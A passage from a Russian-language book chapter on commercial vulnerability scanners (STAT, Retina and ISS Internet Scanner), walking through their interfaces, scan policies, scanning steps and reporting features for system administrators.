


Рис. 12-14. Информация об уязвимости

Поскольку вы управляете сканированием, STAT сохраняет историю каждого сканирования (как и историю каждого факта использования AutoFix). Это позволяет вам проследить, что вы сделали, и когда это было сделано, а также позволяет сравнить результаты сканирования, чтобы определить, когда были исправлены определенные уязвимости.

Использование отчетов

У STAT много форматов и параметров отчетов, доступных в меню Reports. Выберите формат, отметьте одно из проведенных сканирований, и STAT создаст отчет. На рисунке 12-15 показан отчет Executive Summary.

Вы можете распечатать отчет, или экспортировать его в какой-либо из файлов, включая форматы Excel, CSV (comma-separated value), Crystal Reports, HTML, MS Access, Word или даже простой текст.

Если вы щелкните на Reports/Compare Scan Results, то сможете увидеть список проведенных сканирований. В этом диалоге вы можете выбрать несколько сканирований и создать отчет, сравнивающий результаты сканирования. Это позволяет анализировать изменения, которые произошли от одного сканирования до другого.




Рис. 12-15. Отчет Executive Summary

Retina

Retina – это удаленный сканер уязвимостей, который работает под управлением Windows. Это самостоятельное приложение (т.е. оно не использует модель клиент/сервер) и оно распространяется на коммерческой основе, но вы можете загрузить 15-и дневную тестовую версию по адресу: <http://www.eeye.com/html/Products/Retina/index.html>.

Как и STAT, Retina работает не по модели клиент/сервер. Полное приложение (включая проверку безопасности) должно быть установлено на всех машинах, с которых вы хотите производить сканирование. У Retina есть дополнительные утилиты и модули, которые можно использовать для получения дополнительной информации о машинах, которые вы сканируете. Тем не менее, концептуально, Nessus, STAT и Retina не отличаются друг от друга.

Реализация

При первом запуске Retina позволяет использовать мастер помощи настроек и выполнения первого сканирования. Однако мастер не так подробен, как этого можно было бы ожидать. Он действительно несколько больше, чем «мастер помощи», объясняющий, как произвести настройки и первое сканирование. Такая последовательность действий может

быть предпочтительнее, поскольку это заставляет вас изучить процесс, вместо того, чтобы действовать методом тыка. После того как вы воспользовались услугами мастера, вы готовы к работе. Вы увидите окно, изображенное на рисунке 12-16.






Рис. 12-16. Главное окно Retina


1. Перед началом сканирования вы можете изучить некоторые параметры и настройки. Выберите Tools/Options, чтобы открыть окно Options, показанное далее.



2. В этом окне вы можете управлять настройками сканирования, параметрами вывода сообщений и предупреждений и даже расписанием, так что вы можете сканировать уязвимости на постоянной основе, что весьма полезно.



3. Выберите Tools/Reports, чтобы открыть окно Reports. Вы можете настроить отчеты, создаваемые Retina.



Меню Tools также содержит параметры, которые позволяют сконфигурировать различные политики, которые использует Retina в процессе сканирования. Вы можете управлять интервалами портов, которые просматривает программа, а также типами аудита (или тестов уязвимостей), которые она реализует.

Запустим пример сканирования уязвимости.

1. В главном окне программы (см. рис. 12-16) выберите параметр **Scanner** на левой панели и задайте IP-адрес в поле **Address**, расположенном в верхней части окна. Полная версия программы позволяет сканировать интервал IP-адресов.
2. Выберите меню **Action/Start**, чтобы начать сканирование. Вы увидите отображение процесса сканирования в левом нижнем углу окна (рис. 12-17). Сначала Retina сканирует открытые порты и пытается получить информацию об этих портах (аналогично программе Nessus).
3. После того как программа просмотрит систему, она показывает, какие тесты уязвимости можно использовать, и запускает их выполнение на исследуемой машине.
4. Несколько минут спустя, после того как программа закончит сканирование, вы сможете просмотреть результаты. В программе имеется функция устранения проблем «fix it», аналогичная функции **AutoFix** в программе **STAT**, которая позволяет автоматически обновить системный реестр Windows и т. п. Когда вы будете готовы создать отчет, выберите меню **Tools/Reports** для доступа к параметрам отчетов.




Рис. 12-17. Процесс сканирования

Retina поддерживает дополнительные модули (в левой панели главного окна), которые помогут вам в процессе сканирования.

- **Browser.** Мини Web-броузер, который позволяет перемещаться по сайту, расположенному по выбранному IP-адресу. Это полезно для проверки Web-серверов на сканируемых хостах.
- **Miner.** Пытается найти скрытые HTML-файлы или журналы в стандартных, защищенных паролем местах на сайте, перебирая при этом имена пользователей и пароли, хранящиеся в файле.

- **Tracer.** Графический трассировщик, показывающий путь между вами и машиной, которую вы проверяете.

Internet Scanner

Еще один коммерческий сканер для удаленной работы – Internet Security Systems (ISS) – набор инструментов для сканирования, включающий Internet Scanner. Он осуществляет сканирование уязвимостей и ошибок конфигурирования в запускаемых вами приложениях. Он дорого стоит, но тестовые версии некоторых утилит доступны для загрузки по адресу: <http://www.iss.net/download/>.


Как большинство других сканеров, ISS поставляется с регулярно обновляемой базой данных методов аудита и тестов уязвимостей, которые могут быть выполнены при сканировании системы. Internet Scanner поддерживает те же основные функции, что и Retina, STAT и Nessus. Вопрос в том, делает ли он это лучше?

Реализация

Запустив Internet Scanner, вы увидите, что он загружает все доступные в базе данных тесты уязвимости и проверки на возможность проникновения в систему. Затем вы можете работать над созданием новой ISS-сессии, используя New Session Wizard. После того как вы настроите ISS-сессию, вы можете задать хосты и IP-адреса, которые вы хотите сканировать, а также типы тестов уязвимостей, которые вы хотите запустить. Сессия также использует ключевой файл, в котором задаются возможности по сканированию (например, какое количество машин позволяет сканировать ваша ISS-лицензия). Тестовая версия сканера может сканировать только локальный интерфейс (localhost). Тем не менее, когда вас попросят выбрать тип тестов уязвимостей, вы увидите, что у ISS множество стандартных политик сканирования, которые можно выбрать. По крайней мере, одна должна содержать тот тип машины, который вы сканируете.

Примечание. ISS-политики представляют собой то же самое, что и DAT-файлы STAT. Они позволяют производить сканирование на предмет обнаружения уязвимостей определенного типа и уровня опасности в зависимости от того, какие типы хостов вы сканируете.

При первом запуске Internet Scanner запускается вместе с мастером создания новой сессии (New Session Wizard), который показан на следующей иллюстрации. Поскольку мы все равно ничего не сканируем, мы можем выбрать политику Evaluation, чтобы получить представление о возможностях сканера.



Конфигурирование политики

Выбрав политику, мы можем просмотреть параметры в специальном редакторе Policy Editor. Выберите Choose Policy/Edit Current, чтобы открыть окно Policy Editor, которое показано на рисунке 12-18.




Рис. 12-18. Окно Policy Editor

Наиболее сложно в использовании Internet Scanner – это понять, что вы перед собой видите. Вы можете потратить часы, изучая различные типы тестов и приемы получения информации. Вы можете даже выбрать различные представления конфигурации вашей политики.

На рисунке 12-19 показан тот же редактор политик Policy Editor, но в другом представлении. Выбрав Risk View из выпадающего списка сверху, вы можете перестроить список уязвимостей в порядке убывания риска, в отличие от стандартной организации по категориям на рисунке 12-18.




Рис. 12-19. Вид редактора Policy Editor в конфигурации по уровню риска

Редактор политик в обязательном порядке заставляет вас выбрать тип тестов уязвимости, который вы хотите включить в сканирование. Вы можете щелкнуть на поле выбора, следующем за списком элементов, чтобы включить или отключить конкретный тест. Вы также можете отключить целую группу тестов. Если вы хотите отключить сканирование всех уязвимостей среднего уровня, вы можете щелкнуть в окне рядом с полем Medium (304) на левой панели, показанной на рисунке 12-19, чтобы очистить поле. Так будут отключены все 304 теста со средним уровнем риска. Вновь щелкнув, можно заново задействовать 304 теста уязвимостей со средним уровнем риска.

Как только вы закончили модификацию политики, щелкните на значке с диском для сохранения политики или просто закройте Policy Editor (он должен спросить, хотите ли вы сохранить сделанные изменения). С этого момента вы должны вернуться в главное окно ISS.

Запуск сканирования

После работы с мастером New Session Wizard в начале сессии у вас уже должны быть заданы IP-адреса, которые вы хотите сканировать. Как только вы настроили политику сканирования в соответствии со своими предпочтениями, можно начинать работу.

1. Выберите Scan/Scan Now.
2. Чтобы просканировать одну машину, потребуется несколько минут. Значок в верхнем правом углу окна будет двигаться в процессе сканирования, и вы можете щелкнуть на закладке Status, чтобы посмотреть, как происходит сканирование.
3. Когда сканирование завершится, вы увидите окно результатов, показанное на рисунке 12-20.




Рис. 12-20. Результаты ISS-сканирования

Откройте закладку Vulnerabilities и просмотрите, что нашел ISS (рис. 12-21). Каждая найденная уязвимость содержит информацию об уровне риска (такую как Warning, High, Low и т.д.) и описание.

Сканер может находить ошибки конфигурации политики Windows и ошибки конфигурации служб. Например, уязвимость identdresp показывает, что мы запустили демон identd, который может использоваться удаленной машиной для определения имен пользователей в системе.

Открытая закладка Services, показанная на рисунке 12-22, показывает какие Internet- и Windows-службы запущены на машине. Все служб-

бы, которым не следует работать, не должны работать. Используя Internet Scanner, вы можете с одного места определить все службы, работающие на всех ваших машинах.




Рис. 12-21. Уязвимости, обнаруженные при сканировании




Рис. 12-22. Проверка запущенных служб

Internet Scanner позволяет даже произвести ревизию пользовательских профилей в системе, к которым вы можете получить доступ на закладке Accounts, показанной на рисунке 12-23. Это легко сделать на Windows-машине, где у вас есть полномочия администратора.




Рис. 12-23. Закладка Accounts

Закладки слева от окна Session обеспечивают различные способы представления информации о сканировании. Вы можете не только посмотреть информацию по конкретному хосту, но и быстро просмотреть, какие из машин имеют конкретные уязвимости, на каких из них запущены конкретные службы, и на каких активны конкретные пользователи.

Анализ конфигурации

Как и другие сканеры уязвимости, Internet Scanner дает возможность изучить, как происходит сканирование (используя команду Tools/Options). Вы также можете написать собственные тесты уязвимости или модули, которые называются *FlexChecks*. ISS не поддерживает свой собственный язык для написания скриптов; вы должны писать и компилировать эти программы самостоятельно. Программа также не поддерживает написанные вами *FlexChecks*. В приложении А документации по ISS (доступной по адресу http://documents.iss.net/literature/InternetScanner/is_userguide.pdf) можно получить дополнительную информацию по поводу написания *FlexChecks*. Кроме того, вы можете под-

держивать списки профилей и словарей для ISS, чтобы использовать их при попытках подбора паролей для доступа в систему.

Создание отчетов

Другая сильная сторона ISS – расширенные возможности составления отчетов. Вы можете выбрать тип отчета, какую информацию включать в отчет, и осуществить предварительный просмотр отчета. В строке меню ISS выберите Reports/Generate Report. Сначала вам потребуется ответить на вопрос о типе отчета. Вы можете выбрать тип аудитории, для которой готовится отчет (административный состав, технические специалисты и т.д.), язык отчета (английский, испанский и т.д.). На рисунке 12-24 показаны настройки отчета для административного состава об уязвимостях в системе. Нажмите Next для продолжения.




Рис. 12-24. Выбор типа отчета

Далее вас спросят, какие атрибуты вы хотите перечислить в вашем отчете. Если вы выполняли множественное сканирование или ISS-сессию, то можете выбрать, какие результаты вы хотите включить в отчет. Вы можете выбрать для включения в отчет информацию только о конкретных типах уязвимостей или конкретных службах. Можете ограни-

читать включение в отчет сведений об уязвимостях с конкретным уровнем риска, в том случае, если администрация беспокоится только о уязвимостях с высокой степенью риска. На рисунке 12-25 показан пример окна Report Criteria.

